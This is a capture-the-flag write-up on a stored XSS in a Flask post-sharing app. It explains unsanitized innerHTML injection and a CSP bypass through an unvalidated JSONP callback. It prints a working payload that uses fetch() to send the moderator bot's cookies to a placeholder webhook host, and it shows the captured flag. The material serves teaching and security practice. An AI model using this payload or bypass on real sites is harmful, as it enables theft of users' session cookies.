
This write-up walks through finding and exploiting a stored XSS in the challenge application, and bypassing the page's Content-Security-Policy to capture the flag from the moderator bot.
1. Challenge Overview
The challenge presents a "Write & Share" style application where users can register, create posts, and report posts to a moderator. The goal is to capture a flag stored in a cookie that only the moderator bot has when it visits a reported post.

2. Reconnaissance
2.1 Application Structure
The application is built on Flask, providing a dashboard for user-generated content. The critical functionality lies in the Post View mechanism, which utilizes a decoupled rendering flow:
- Frontend:
post_view.htmlacts as a skeleton. - Backend:
/api/render?id=<id>returns a JSON object containing a "rendered" HTML string generated from Markdown. - Execution:
/static/js/preview.jsfetches this HTML and injects it into the DOM. - Bot: When a user reports a post, a headless Chrome bot visits
/post/<id>as the admin user, with a flag cookie set.

2.2 Post View Analysis: Client-Side Rendering
Reviewing post_view.html immediately shows that the server does not render the post body into the HTML response. Unlike a typical Flask application that injects content using Jinja2, this template is only a static shell.
It contains two relevant elements:
1. The container
<div id="preview" class="post-content">
  <div class="loading">Loading preview…</div>
</div>
2. The controller
<script src="/static/js/preview.js"></script>There is no post content embedded in the page source.
Instead, the application follows a Fetch‑then‑Render pattern:
- The browser loads the empty skeleton.
preview.jsexecutes.- The script extracts the post ID from the URL.
- An asynchronous request is made to
/api/render. - The returned content is injected into
#preview.
This design shifts the rendering responsibility entirely to the client.
From a security perspective, this is important:
Any vulnerability in how
/api/renderreturns data or howpreview.jsinjects it into the DOM will affect both normal users and the moderator bot.
Since the moderator bot simply visits /post/<id>, any client-side injection will execute in its context.
The next step is therefore analyzing preview.js
3. Finding the Vulnerability
3.1 How the Preview Works
Now let's look at preview.js.
When /post/<id> is opened, the script:
- Extracts the post ID from the URL
- Sends a request to:
/api/render?id=<postId> - Receives a JSON response:
{ "html": "<rendered post content>" }The critical observation here is that whatever content we submitted in the post ultimately appears inside this html field.
4. Inserts the returned HTML directly into the page (the core issue):
preview.innerHTML = data.html;There is no sanitization or escaping. The browser parses whatever is inside data.html as real DOM.
This alone gives us stored HTML injection.

5. After inserting the HTML, the script calls processContent(preview).
Then processContent() does something even more interesting:
const scripts = container.querySelectorAll('script');
scripts.forEach(function(script) {
    if (script.src && script.src.includes('/api/')) {
        const newScript = document.createElement('script');
        newScript.src = script.src;
        document.body.appendChild(newScript);
    }
});
Normally, <script> tags inserted via innerHTML do not execute.
However, this logic:
- Searches for injected
<script src='/api/anything'>elements. - Recreates them.
- Appends them to
<body>.
Appended scripts do execute.
4. Content Security Policy: Why Inline Payloads Fail

The post_view.html page defines the following Content Security Policy:
<meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src * data:; connect-src *;">The critical directive is: script-src 'self'
This enforces two important restrictions:
- Only scripts loaded from the same origin are allowed.
- Inline JavaScript is blocked, including:
<script>alert(1)</script>and event handlers such asonerror
This means that while we fully control injected HTML, we cannot rely on inline JavaScript. To achieve execution, we must load a script from the same origin in a way that complies with script-src 'self'.
This leads to the /api/jsonp endpoint.
5. CSP Bypass via the JSONP Endpoint

The /api/jsonp endpoint reflects the callback parameter directly into a JavaScript response:
/api/jsonp?callback=testResponse:
test({"authenticated": true, ...})There is no validation on callback. This allows us to inject arbitrary JavaScript.
For example:
/api/jsonp?callback=alert();//Response:
alert();//({"authenticated": true, ...})alert(); executes, and // comments out the rest.
Since the script is loaded from the same origin, it complies with script-src 'self'.
Therefore, injecting:
<script src="/api/jsonp?callback=alert();//"></script>
results in stored XSS and a successful CSP bypass.

6. Flag Exfiltration
To steal the moderator's cookie (including the flag cookie), we use the JSONP injection to execute a fetch() request. Since the CSP allows connect-src *, outbound requests are permitted.
Payload:
<script src="/api/jsonp?callback=(function(){fetch(`https://YOUR_WEBHOOK?c=${document.cookie}`)})()//"></script>Replace YOUR_WEBHOOK with your request collector (e.g., webhook.site or Burp Collaborator).
Exploit flow:
- Submit the malicious post.
- Click Report to Moderator.
- The moderator bot visits
/post/<id>with the flag cookie set. - The injected
<script>loads/api/jsonp. - The JSONP response executes our callback.
document.cookieis sent to our server.
Within seconds, the incoming request contains the full cookie string, including:
?c=flag=INTIGRITI{019c668f-bf9f-70e8-b793-80ee7f86e00b}
This confirms full stored XSS impact and successful flag exfiltration.
10. Conclusion
This challenge demonstrates how unsanitized user input in post content can lead to stored XSS, and how a permissive JSONP API can be abused to bypass a strict script-src 'self' CSP. A single payload injected into the post body is sufficient to execute a script via the JSONP endpoint and exfiltrate the moderator bot's cookie.